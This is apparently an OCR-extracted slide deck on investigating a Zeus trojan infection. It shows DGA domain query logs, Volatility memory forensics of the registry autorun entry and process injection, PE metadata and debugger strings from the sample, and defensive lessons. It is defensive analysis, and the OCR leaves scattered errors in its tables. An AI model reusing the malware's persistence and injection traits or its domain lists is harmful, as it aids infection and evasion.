10.42.43.1	DNS	85 Standard query 0xa478 A pxctvfaxpjjnxeulxeaby.org
10.42.43.1	DNS	87 Standard query 0x2985 A tgdigmrgtgdudqaqcubulq.info
10.42.43.1	DNS	86 Standard query 0x5a41 A wcobinxoxpbhqxaqbizrtx.biz
10.42.43.1	DNS	89 Standard query Oxae77 A tvcmjltsemkzqspswwopfhydzp.ru
10.42.43.1	DNS	90 Standard query 0xc4e2 A aunrjvzsolvxmnhmhavwmfpbda.com
10.42.43.1	DNS	93 Standard guery 0x5c0b A caeytprxnhiypvlzcmagkilrsgdm.info

- > Streaming DNS queries to +2000 pseudo-random domains
- Impossible to block (Firewall/IPS)
- > But... easy to find:
 - Check DNS queries
 - O WireShark on DNS Server
 - DNS logging on BIND/Windows
 - Proxy access logs?
 - Also check direct-access attempts
 - IDS: "Unusual Number of unknown. DNS queries"
 - Other IDS network signatures (packet headers?)
 - May be irrelevant once contact is established and specific Zeus configuration operational

txgpxzhgutjzdnzblxwxmf.net txgpxzhgutjzdnzblxwxmf.net ucamfinxbeaelvrgdmnrpb.com ucamfinxbeaelvrgdmnrpb.com ucpjhecyzivdyusswemnfpiu.net ucpjhecyzivdyusswemnfpiu.net ucqszttszdxpfkfhewsnjuowg.info ucqszttszdxpfkfhewsnjuowg.info uijlbazppbqpwmbinpwcjr.biz uijlbazppbqpwmbinpwcjr.biz ukciovjydyyswostjfgqdypblyc.ru ukciovjydyyswostjfgqdypblyc.ru ukttghqoairgginrqgeatvzdtd.info ukttghqoairgginrqgeatvzdtd.info ulxwgypirskxgizphxdi.info ulxwgypirskxgizphxdi.info unzfiibwrccejbgekraklnvgacypoz.biz unzfiibwrccejbgekrqklnvgqcypoz.biz uohetwfemnnrgmphknfecuhydpjh.biz uohetwfemnnrgmphknfecuhydpjh.biz uotoeusgfakjirirprwpnvgv.info uotoeusgfakjirirprwpnvgv.info uprfmfigwdelztonzcelramauphi.net uprfmfiqwdelztonzcelramauphi.net usgmswuogytijgeltirsojgiij.com usgmswuogytijgeltirsojgiij.com uspailfowjrxytducetzpjz.com

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- Memory Analysis with Volatility
 - RAM snapshot retrieved from live system (verified by watching DNS streams)
 - First: Find malware 'persistence mechanism' how is binary launching?
 - Best: Windows Registry 'autorun' locations
 - Volatility: Registry hives in RAM snapshot, mapped by offset addresses
 - Locate "HKCU" address in memory (0xe189c008)
 - Call the specific 'autorun' key: "Software\Microsoft\Windows\CurrentVersion\run"
 - Something interesting here: "C:\Documents and Settings\-\Application Data\Yhepas\epeb.exe"

> Volatility "file scan" shows 'epeb.exe' had been running, but very quickly exited

Offset(P)	Name	PID	PPID PDB	Time created	Time exited
0x064f3da0 0x0650ca50 0x06515da0 0x065197e8	wscntfy.exe services.exe epeb.exe ctfmon.exe svchost.exe spoolsv.exe	900 684 1704 1696 980 1564	640 0x0d 1588 0x0d 1588 0x0d 684 0x0d 684 0x0d	940280 2013-02-18 16:13:49 940080 2013-02-18 16:13:37 940260 2013-02-18 16:13:39 940240 2013-02-18 16:13:39 940100 2013-02-18 16:13:38 9401c0 2013-02-18 16:13:38	2013-02-18 16:13:39

- However malware is obviously still running (DNS)
- Remainder of processes seem valid (correct process names & filepaths), also all files checked against Virus Total
- Most likely seeing advanced technique for "process injection"

- Process injection:
 - Check specific process handles for running PID's: Adobe Reader Launcher, PID 1688

```
python vol.py --profile=WinXPSP3x86 -f RAM.dd handles --pid=1688 > 00.pid.1688.dump.txt
3
   Volatile Systems Volatility Framework 2.2
5
6
   Offset(V)
                 Pid
                         Handle
                                     Access Type
                                                             Details
   0xe10096e0
                1688
                            0x4
                                    Oxf0003 KeyedEvent
                                                             CritSecOutOfMemoryEvent
   0xe14fdb50
               1688
                            0x8
                                        Ox3 Directory
                                                             KnownDlls
   0x8630b418
               1688
                            Oxc
                                   0x100020 File
                                                             \Device\HarddiskVolume1\Documents and Settings\-
                                                             \Device\HarddiskVolume1\WINDOWS\WinSxS\x86 Microsoft.VC80.C
   0x862fe878
               1688
                           0x10
                                   0x100020 File
   0xe14e4030
               1688
                           0x14
                                    Oxf000f Directory
                                                              Windows
   Oxe1895330
                1688
                           0x18 0x21f0001 Port
   Oxe1696ac8
                1688
                           Ox1c
                                    Oxf001f Section
                1688
                           0x20 0x21f0003 Event
   0x862ff4b0
                1688
   0x86335190
                           0x24
                                    Oxf037f WindowStation
                                                              WinStaO
   0x86350208
                1688
                           0x28
                                    OxfOlff Desktop
                                                              Default
   0x86335190
               1688
                           0x2c
                                    Oxf037f WindowStation
                                                              WinStaO
   0xe19a24d8
                1688
                           0x30 0x20f003f Kev
                                                              MACHINE
   0xe167ca48
                1688
                           0x34
                                    0x2000f Directory
                                                              BaseNamedObjects
   0x8649c460
                1688
                           0x38
                                   0x1f0003 Semaphore
                                                              shell.{A48F1A32-A340-11D1-BC6B-00A0C90312E1}
   0x862fff58
                1688
                           Ox3c
                                   0x1f0003 Event
                                                             \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.Windows
   0x862fcc08
                1688
                           0x40
                                   0x100020 File
   0xe1864898
                1688
                           0x44
                                 0x20f003f Key
                                                              USER\S-1-5-21-854245398-1580436667-1060284298-1003
   0x8624eda8
                1688
                           0x48
                                   0x1f03ff Thread
                                                              TID 1724 PID 1688
   0x86372da0
                1688
                            Ox4c
                                   0x1f0001 Mutant
                                                              {97213600-4B65-BE3C-B369-B06DAC10937F}
   0x86255320
                1688
                           0x50
                                   0x1f0003 Event
   0x8630ca50
                1688
                           0x54
                                   Ox1fOfff Process
                                                              epeb.exe(1704)
   0x864479c0
                1688
                            0x58
                                   0x100003 Semaphore
   0x864479f8
                1688
                            Ox5c.
                                   0x100003 Semaphore
```

➤ Demo!

Game Over?

- Very difficult to find once resident
 - No easily visible traits: no process ID, no TaskManager, even SysInternals
 - Although, 'autoruns' does show us
 - Excellent visibility with memory forensics: startup key, process behaviours
- Network analysis certainly best indicator

➤ What next?

- Zeus removal from infected systems?
 - Disable auto-run key
 - Delete binary, scan and re-scan
 - Or paranoid-mode! Trojan malware cannot be trusted.. Time for a fresh build

Prevention is the only cure!

> Slightly different approach: File properties, comments, sloppy (or, planted?) code

```
v75 16
                             JNZ SHORŤ ntdll.7C9479A4
          68 CA7B947C
                             PUSH ntdll.7C947BCA
                                                                           ASCII "This->PrivateUsedString != NULL"
70947993
          68 22020000
                             PUSH 222
                                                                           ASCII "d:\nt\base\ntdll\sxsisol.cpp"
ASCII "Internal error check failed"
7C947998|
          68 EA7B947C
                             PUSH ntdll.7C947BEA
          68 ØA7C947C
                             PUSH ntdll.7C947C0A
                             JMP SHORT ntdll.7C947942
         ^EB 9E
                             MOV ECX.DWORD PTR DS:[EDI+28]
          8B4F 28
```

```
SubsystemVersion..... 4.0
 InitializedDataSize....: 160768
ProductName..... fallTheirSimple
FileVersionNumber..... 2.7.729.93
 UninitializedDataSize...: 0
                                                                                                             ASCII "d:\nt\base\ntdll\sxsisol.cpp"
ASCII "Internal error check failed"
ASCII "(This->PrivateDynamicallyAllocatedString == NULL) !! (This->PrivateDynamicallyAllocatedString == NULL) !! (This
LanguageCode..... English (U.S.)
FileFlagsMask....: 0x0000
FullVersion..... 2.7.729.93
CharacterSet...... Windows, Latin1
LinkerVersion..... 7.1
                                                                                                              ASCII "This->PrivateUsedString != NULL"
OriginalFilename..... 2.7.729.93.exe
                                                                                                              ASCII "d:\nt\base\ntdll\sxsisol.cpp"
ASCII "Internal error check failed"
MIMEType..... application/octet-
                                                                                                              ASCII "This->PrivateUsedString != NULL"
ASCII "d:\nt\base\ntdl\sxsisol.opp"
Subsystem..... Windows GUI
FileVersion......: 2.7.729.93
                                                                                                              ASCII "Internal error check failed"
                                                                                                              ASCII "sxsisol_SearchActCtxForDilName"


ASCII "[xx.xi] SXS: %s - Relative redirection plus env var expansion.

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
ASCII "f(askd.Flags & ACTIVATION_CONTEXT_SECTION_KEYED_DATA_FLAG_FOUND_IN_SYSTEM_DEFAULT)"
TimeStamp.....: 2012:11:02 10:49:4
FileType....: Win32 EXE
                                                                                                              ASCII "d:\nt\base\ntdll\sxsisol.cpp"
ASCII "Internal error check failed"
ASCII "Status != STATUS_NOT_FOUND"
PEType....: PE32
InternalName..... wheretry
ASCII "d:\nt\base\ntdll\sxsisol.cpp"
                                                                                                              ASCII "Internal error check failed'
FileDescription..... fallTheirshould
                                                                                                              ASCII "Status t= STATUS SXS_SECTION_NOT_FOUND"
ASCII "d:\nt\base\ntdll\sxsisol.opp"
OSVersion..... 4.0
                                                                                                             ASCII "d:\nt\base\ntdl\xxxisol.opp"
ASCII "Internal error check failed"
UNICODE ".wui"
UNICODE "c:\WINDOWS"
UNICODE "C:\WINDOWS"
UNICODE ".wui\fallback\"
UNICODE ".mui"
UNICODE ".mui"
ASCII "LdrRelocateImageWithBias"
ASCII "%s: %s() failed 0x%lx0%s: OldBase
FileOS....: Win32
LegalCopyright..... Copyright
MachineType..... Intel 386 or later
CompanyName..... fallTheir, Inc.
CodeSize..... 306176
FileSubtype..... 0
                                                                                                                                                                                                                  : %po%s: NewBase
                                                                                                                                                                                                                                                                : %p@%s: Diff
ProductVersionNumber....: 2.7.729.93
EntryPoint...... 0x42119
```

ObjectFileType..... Executable application

> Public reference to same strings



> PasteBin with very similar code, plus some comments and explanations!





> Similar code on Chinese forum, again with some interesting comments on code and behaviours



- > Another great source... Zeus User Guide!
 - Zeus Source Code and Guide leaked in May 2011
 - Describes in detail the code, configurations and operations
 - By November 2012 some is obsolete new code is bigger and better/worse..
- > Various online resources, studies and analysis
- > Dr.Ken Baylor: Understanding Bot-Nets by Building One
 - BlackHat 2012 Presentation
 - Full video on www.youtube.com

Response

Lessons learned

- Emails were dispersed and accurate. Most likely personal device with malware?
- Technical security failures: anti-spam, anti-virus, logs & alerts, firewalls, etc.
- People were best defence!
- Expect more, expect worse

> Technical Triage

- Check, block & alert for domain list, IP, file signatures, CRYPTED0 (firewalls, IDS, proxies)
- Check workstations, users (remote?), network, proxy-access
- DNS queries: known sites but also IDS rule for 'unusual frequency of unknown hosts'
- SIEM intelligent correlations across sites multiple proxies, firewalls, anti-virus
- > Forget anti-virus, forget the perimeter...
 - Endpoint protection: DEP, HIPS, patching and secure builds, non-admin rights, GPO
- > Best defence is situated between the chair and the keyboard

Thanks!

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